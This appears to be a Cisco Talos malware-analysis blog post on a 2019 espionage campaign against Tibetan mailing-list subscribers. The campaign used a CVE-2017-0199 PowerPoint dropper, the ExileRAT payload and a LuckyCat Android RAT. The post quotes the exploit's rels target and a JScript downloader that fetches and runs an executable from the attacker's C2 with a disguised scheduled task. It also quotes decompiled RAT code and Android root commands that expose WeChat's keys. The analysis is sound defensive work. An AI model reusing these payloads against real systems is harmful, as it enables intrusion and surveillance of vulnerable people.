ExileRAT shares C2 with LuckyCat, targets Tibet

blog.talosintelligence.com/2019/02/exilerat-shares-c2-with-luckycat.html

Warren Mercer, Paul Rascagneres and Jaeson Schultz authored this post.


Executive summary

Cisco Talos recently observed a malware campaign delivering a malicious Microsoft PowerPoint document using a mailing list run by the Central Tibetan Administration (CTA), an organization officially representing the Tibetan government-in-exile. The document used in the attack was a PPSX file, a file format used to deliver a non-editable slideshow derived from a Microsoft PowerPoint document. In our case, we received an email message from the CTA mailing list containing an attachment, "Tibet-was-never-a-part-of-China.ppsx," meant to attack subscribers of this Tibetan news mailing list. Given the nature of this malware and the targets involved, it is likely designed for espionage purposes rather than financial gain. This is just part of a continuing trend of nation-state actors working to spy on civilian populations for political reasons.

Malicious Office document

Once we began analysis on this document, we discovered additional campaigns that shared infrastructure and payloads. The infrastructure used for the command and control (C2) in this campaign has been previously linked to the LuckyCat Android- and Windows-based trojans. The discovery of the C2 led us to identify multiple campaigns being hosted on the C2 using the same payloads, configurations and more. The malicious PPSX file was used as the dropper to allow the attacker to execute various JavaScript scripts to download the payload.

The PPSX document sent to the CTA mailing list looked like this:



This message contains remote content.
Load Remote Content

Central Tibetan Administration
Tibet-was-never-a-part-of-China.

Inbox - Jaeson
12:59 AM
CA

Reply-To: Central Tibetan Administration


Dear sir,
In order to commemorate the 60th anniversary of the Dalai Lama's exile, we have specially produced a series of mid-way approach.
Please find the attachment about Tibet-was-never-a-part-of-China.

Best Regards,

Tibet-was-never-...a.ppsx

Everyone on the CTA's mailing list received this email. The mailing list's infrastructure is run out of DearMail, an India-based company that bills itself as a "powerful cloud enabled web-based email campaign manager." The attackers modified the standard Reply-To header normally used by the CTA mailings so that any responses would be directed back to an email address belonging to the attackers: mediabureauin [at] gmail.com.

The email message itself references the upcoming 60th anniversary of the Dalai Lama's exile on March 31. The document is a large slide show, over 240 slides in length, claimed to have been created by the Central Tibetan Administration.



TIBET WAS NEVER A PART OF CHINA


but

The Middle Way Approach Remains a Viable Solution

CENTRAL TIBETAN ADMINISTRATION

This PPSX is actually a copy of a legitimate PDF available for download from the tibet.net homepage from the Central Tibetan Administration here. The slideshow's file name, "Tibet-was-never-a-part-of-China," is identical to a legitimate PDF published November 1, 2018, which demonstrates the attacker moved quickly to abuse this.


This attack abuses CVE-2017-0199, an arbitrary code execution vulnerability in Microsoft Office. The exploit originated from a public script available on GitHub. The code resides in the "slide1.xml.rels" file. The best method for accessing these files is to unzip/inflate the PPSX file to see the contents of the entire document. This file is in the "/ppt/slides/_rels" folder.



```
Target  =   "%73%63%72%69%70%74:%68%74%74%70:\\27.126.188.212:8005\aqqee".
```


This command decodes as "script:hXXp:\\27.126.188[.]212:8005\aqqee" — it is currently URL encoded.

The same script can be found abusing the app.xml file. However, note the incorrect port number used. This script does not actually execute and there is no request to TCP port 8003.



```
<vt:lpstr>script:http:\\27.126.188.212:8003\aqqee</vt:lpstr><vt:lpstr>
```

We see this script while running dynamic analysis on Threat Grid.




HTTP Traffic

	URL	Method	Stream	Status Code	Server IP	Port	Content	Timestamp
>	http://27.126.188.212:8005/aqqee	GET	Stream 7	200	27.126.188.212	8005	text/plain	+81.0s
>	http://27.126.188.212:80/2/syshost.exe	GET	Stream 8	200	27.126.188.212	80	application/x-dosexec	+83.0s
>	http://www.iplocation.com:80/	GET	Stream 11	301	163.172.99.208	80	text/html	+117.0s
>	http://iplocation.com:80/	GET	Stream 13	301	163.172.99.208	80	text/html	+118.0s

The PPSX also attempts to contact iplocation to perform some geo-location lookups.


This will carry out an HTTP request to the C2 server, specifically for a resource "aqqee." Within the response body, we see a faked HTTP response date "Sun 16 Apr 2017".



```
GET /aqqee HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR 1.1.4322)
Host: 27.126.188.212:8005
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 16 Apr 2017 17:11:03 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Sun, 16 Apr 2017 17:30:47 GMT
Accept-Ranges: bytes
Content-Length: 50000
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/scriptlet
```

The C2 then delivers a JavaScript script that's responsible for downloading the payload "syshost.exe" from the C2.



```
GET /2/syshost.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR 1.1.4322)
Host: 27.126.188.212
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 30 Jan 2019 13:15:49 GMT
Server: Apache/2.4.6 (CentOS)
Last-Modified: Wed, 30 Jan 2019 07:05:49 GMT
ETag: "25c00-580a78a230d40"
Accept-Ranges: bytes
Content-Length: 154624
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

MZ......................@............................................  .!..L.!This program cannot be run in DOS mode.
```

This is then executed via WScript while also utilizing cmd.exe to create a scheduled task called "Diagnostic_System_Host."

> *<script language='JScript'>*
> *<![CDATA[*
> *function getTempPath(){var wshshell=new ActiveXObject('WScript.Shell');var TempPath=wshshell.SpecialFolders('AppData');TempPath+='\\';return TempPath;};var filepath=getTempPath()+'syshost.exe';function DownURL(strRemoteURL, strLocalURL){var xmlHTTP = new ActiveXObject("Microsoft.XMLHTTP");xmlHTTP.open("Get",strRemoteURL,false);xmlHTTP.send();var adodbStream = new ActiveXObject("ADODB.Stream");adodbStream.Type = 1;adodbStream.Open();adodbStream.write(xmlHTTP.responseBody);adodbStream.SaveToFile(strLocalURL,2);adodbStream.Close();adodbS*
> *= null;xmlHTTP = null;};DownURL("hXXp://27.126.188[.]212/2/syshost.exe",filepath);function execShell(cmdstr){var oS = new ActiveXObject('WScript.Shell');var shellcmd = 'cmd.exe /c '+cmdstr;var o = oS.Run(shellcmd,0,false);};execShell('schtasks Vcreate Vsc minute Vmo 1 Vtn Diagnostic_System_Host Vtr '+filepath);*
> *]]>*
> *</script>*


The scheduled task is created using the following command line input via cmd.exe, the name used is "Diagnostic_System_Host" which is very similar to the legitimate system task name "Diagnostic System Host" without the "_" (underscores) — a clear attempt by the adversary to avoid detection.

"C:\Windows\System32\cmd.exe" /c schtasks /create /sc minute /mo 1 /tn Diagnostic_System_Host /tr C:\Users\Administrator\AppData\Roaming\syshost.exe

ExileRAT malware: Syshost.exe


The infected system is now running syshost.exe, a.k.a. ExileRAT, served from the attackers C2. The compilation date matches the campaign timeframe: Jan 30 07:05:47 2019 UTC.

One of the first steps carried out by ExileRAT is to perform an IP location lookup and write that data to a c:\data.ini file.




```
GET / HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR 1.1.4322)
Connection: Keep-Alive
Host: iplocation.com
```

We can identify this easily within the PE:



```
.text:004059E8                 push    offset aCDataIni ; "C:\\data.ini"
.text:004059ED                 push    offset aHttpWwwIplocat ; "http://www.iplocation.com"
.text:004059F2                 push    0
.text:004059F4                 call    eax
.text:004059F6                 push    1000h           ; size_t
.text:004059FB                 lea     eax, [ebp+var_1004]
.text:00405A01                 push    0               ; int
.text:00405A03                 push    eax             ; void *
.text:00405A04                 call    _memset
.text:00405A09                 push    offset Mode     ; "r"
.text:00405A0E                 lea     eax, [ebp+File]
.text:00405A14                 push    offset aCDataIni ; "C:\\data.ini"
.text:00405A19                 push    eax             ; File
.text:00405A1A                 call    _fopen_s
.text:00405A1F                 add     esp, 18h
.text:00405A22                 test    eax, eax
.text:00405A24                 jnz     loc_405ADE
.text:00405A2A                 push    edi
.text:00405A2B                 push    eax             ; int
.text:00405A2C                 push    eax             ; int
.text:00405A2D                 push    [ebp+File]      ; FILE *
.text:00405A33                 call    _fseek
.text:00405A38                 push    [ebp+File]      ; FILE *
.text:00405A3E                 lea     eax, [ebp+var_1004]
.text:00405A44                 push    0FFFh           ; size_t
.text:00405A49                 push    1               ; size_t
.text:00405A4B                 push    eax             ; void *
.text:00405A4C                 call    _fread
.text:00405A51                 push    [ebp+File]      ; FILE *
.text:00405A57                 call    _fclose
.text:00405A5C                 lea     eax, [ebp+var_1004]
.text:00405A62                 push    offset aMyIpValue ; "my-ip\" value=\""
```

The C2 platform is hardcoded within the PE as well:



```
ta:00425C40 a27126188212    db '27.126.188.212',0   ; DATA XREF: sub_406D70+8A↑o
ta:00425C4F                 align 40h
```

ExileRAT is a simple RAT platform capable of getting information on the system (computer name, username, listing drives, network adapter, process name), getting/pushing files and executing/terminating processes.


C2 infrastructure

The C2 used in this campaign was "27.126.188.212." We identified several open directories that contained other .exe and .dll files, namely "AcroRd32.exe" and "ccL100U.dll." These files were available under "/1" on the C2, whereas the Tibet campaign PPSX used /2. It's common for threat actors to re-use infrastructure to make the campaigns more visible. This is most likely the case here, as we identified a log file "robins.log" contained in the directories that were seemingly being used to identify new requests to TCP 8005.

During our analysis of the C2, we were able to identify several domains also using this IP, namely mondaynews[.]tk, peopleoffreeworld[.]tk and gmailcom[.]tw. The attackers likely registered this last domain to mimic Google in the hopes of tricking users during phishing campaigns.

LuckyCat Android RAT

The hardcoded C2 server IP in Syshost.exe was also recently home to a specific interesting domain: mondaynews[.]tk. This domain is the C2 domain of an Android RAT created on Jan. 3. This is a newer version of the LuckyCat Android RAT used in 2012 against Tibetan activists. In those attacks, malicious actors targeted pro-Tibetan sympathizers. This newer version includes the same features as the 2012 version (file uploading, downloading, information stealing and remote shell) and adds several new features, including file removing, app execution, audio recording, personal contact stealing, SMS stealing, recent call stealing and location stealing. You can see the command type class from 2012 (left) and from 2019 (right):




```
/*
 * Decompiled with CFR 0_125.
 *
 * Could not load the following classes:
 *  com.testService.process.CCommandType
 *  java.lang.Object
 */
package com.testService.process;

public class CCommandType {
    public static final byte AR_DIRBROSOW = 3;
    public static final byte AR_FILEDOWNLOAD = 4;
    public static final byte AR_FILEUPLOAD = 5;
    public static final byte AR_ONLINEREPORT = 1;
    public static final byte AR_REMOTESHELL = 2;
}
```

```
/*
 * Decompiled with CFR 0_125.
 *
 * Could not load the following classes:
 *  com.infor.angel.CCommandType
 *  java.lang.Object
 */
package com.infor.angel;

public class CCommandType {
    public static final byte AR_APPEXEC = 7;
    public static final byte AR_DIRBROSOW = 3;
    public static final byte AR_FILEDEL = 6;
    public static final byte AR_FILEDOWNLOAD = 4;
    public static final byte AR_FILEUPLOAD = 5;
    public static final byte AR_GPS = 12;
    public static final byte AR_ONLINEREPORT = 1;
    public static final byte AR_PERSONLIST = 9;
    public static final byte AR_RECENTCALL = 11;
    public static final byte AR_RECODER = 8;
    public static final byte AR_REMOTESHELL = 2;
    public static final byte AR_SMS = 10;
}
```


Several of these features between the two versions share the same name, and many are even copied-and-pasted:




```
    /*
     * Unable to fully structure code
     * Enabled unnecessary exception pruning
     */
    private int mReadFileDataFun(String var1_1, int var2_2, int var3_3, byt
        var6_6 = new RandomAccessFile(new File(var1_1), "r");
        var7_7 = var2_2;
        var6_6.seek(var7_7);
        var11_8 = var6_6.read(var4_4, var5_5, var3_3);
        var6_6.close();
        return var11_8;
        catch (FileNotFoundException var9_9) {}
        ** GOTO lbl-1000
        catch (IOException var10_12) {}
        ** GOTO lbl-1000
        catch (IOException var10_14) {}
l-1000: // 2 sources:
        {
            this.mDbgMsg(var10_13.getMessage());
            return -1;
        }
        catch (FileNotFoundException var9_11) {}
l-1000: // 2 sources:
        {
            this.mDbgMsg(var9_10.getMessage());
            return -1;
        }
    }
```

```
    /*
     * Unable to fully structure code
     * Enabled unnecessary exception pruning
     */
    private int mReadFileDataFun(String var1_1, int var2_2, int var3_3, byt
        var6_6 = new RandomAccessFile(new File(var1_1), "r");
        var7_7 = var2_2;
        var6_6.seek(var7_7);
        var11_8 = var6_6.read(var4_4, var5_5, var3_3);
        var6_6.close();
        return var11_8;
        catch (FileNotFoundException var9_9) {}
        ** GOTO lbl-1000
        catch (IOException var10_12) {}
        ** GOTO lbl-1000
        catch (IOException var10_14) {}
lbl-1000: // 2 sources:
        {
            this.outp.mDbgMsg(var10_13.getMessage());
            return -1;
        }
        catch (FileNotFoundException var9_11) {}
lbl-1000: // 2 sources:
        {
            this.outp.mDbgMsg(var9_10.getMessage());
            return -1;
        }
    }
```

The Baidu map API is also included in the app:



The malware checks if the app has root access on the Android device, and if it does, the application modifies the permission of a specific directory — /data/data/com.tencent.mm/:



```
String string;
Process process = processBuilder.start();
BufferedReader bufferedReader = new BufferedReader((Reader)new
BufferedReader bufferedReader2 = new BufferedReader((Reader)new
PrintWriter printWriter = new PrintWriter((Writer)new BufferedW
printWriter.println("su root");
printWriter.println("chmod 777 /data");
printWriter.println("chmod 777 /data/data");
printWriter.println("chmod -R 777 /data/data/com.tencent.mm");
printWriter.println("exit");
```


In this directory, we can find the encryption keys of the chat application WeChat (developed by Chinese tech company Tencent). Due to the espionage nature of the LuckyCat Android RAT and the victimology, we conclude that the malware modifies the permissions to allow the attacker to retrieve these keys and decrypt the chat messages. The malware will perform a "chmod 777" on the Tencent directory as seen in the code above. This is carried out to allow the malware to be able to access this specific directory and obtain files, keys and other data from it. The attacker is then able to exfiltrate this information by using the "upload" command within the malware.

Conclusion

This attack was yet another evolution in a series of attacks targeting a constituency of political supporters, and further evidence that not all attacks require the use of zero-day vulnerabilities. For example, an attack we called "Persian Stalker" in November utilized vulnerabilities in secure messaging apps to steal messages that users thought were private. A separate attack in India last year also targeted mobile devices, this time through the use of malicious mobile device management (MDM) software. This PPSX document was using the CVE-2017-0199 vulnerability to force a victim to download an additional payload. Clearly, the defensive best-practice of patching systems against known vulnerabilities continues to be critical and can help insulate organizations against these kinds of attacks. These specific attacks are most likely aimed at espionage as opposed to financial gain. Having stopped this attack quickly, we hope that the disruption caused by Cisco Talos will ensure the adversary must regroup.

Coverage

Additional ways our customers can detect and block this threat are listed below.



PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Below is a screenshot showing how AMP can protect customers from this threat.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source SNORTⓇ Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of Compromise (IOCs)

The following IOCs are associated to this campaign:

Malicious Office Document

742d1178d20d2fbeea506544f0525b8182d1273d4bf58db48921db6a542871aa (SHA256)

PE32 ExileRAT

3eb026d8b778716231a07b3dbbdc99e2d3a635b1956de8a1e6efc659330e52de (SHA256)

LuckyCat Android RAT

9498ddbfe296e98376187be67b768f3ba053a7cbdffeeda61e28c40bd21365f0 - 2019 (SHA256)
74e79c89a63d030ad0c0f545e79ac8f4b7910387d0d294ff9fdca91c486efcf8 - 2012 (SHA256)

C2 server

27.126.188[.]212
mondaynews[.]tk
peopleoffreeworld[.]tk
gmailcom[.]tw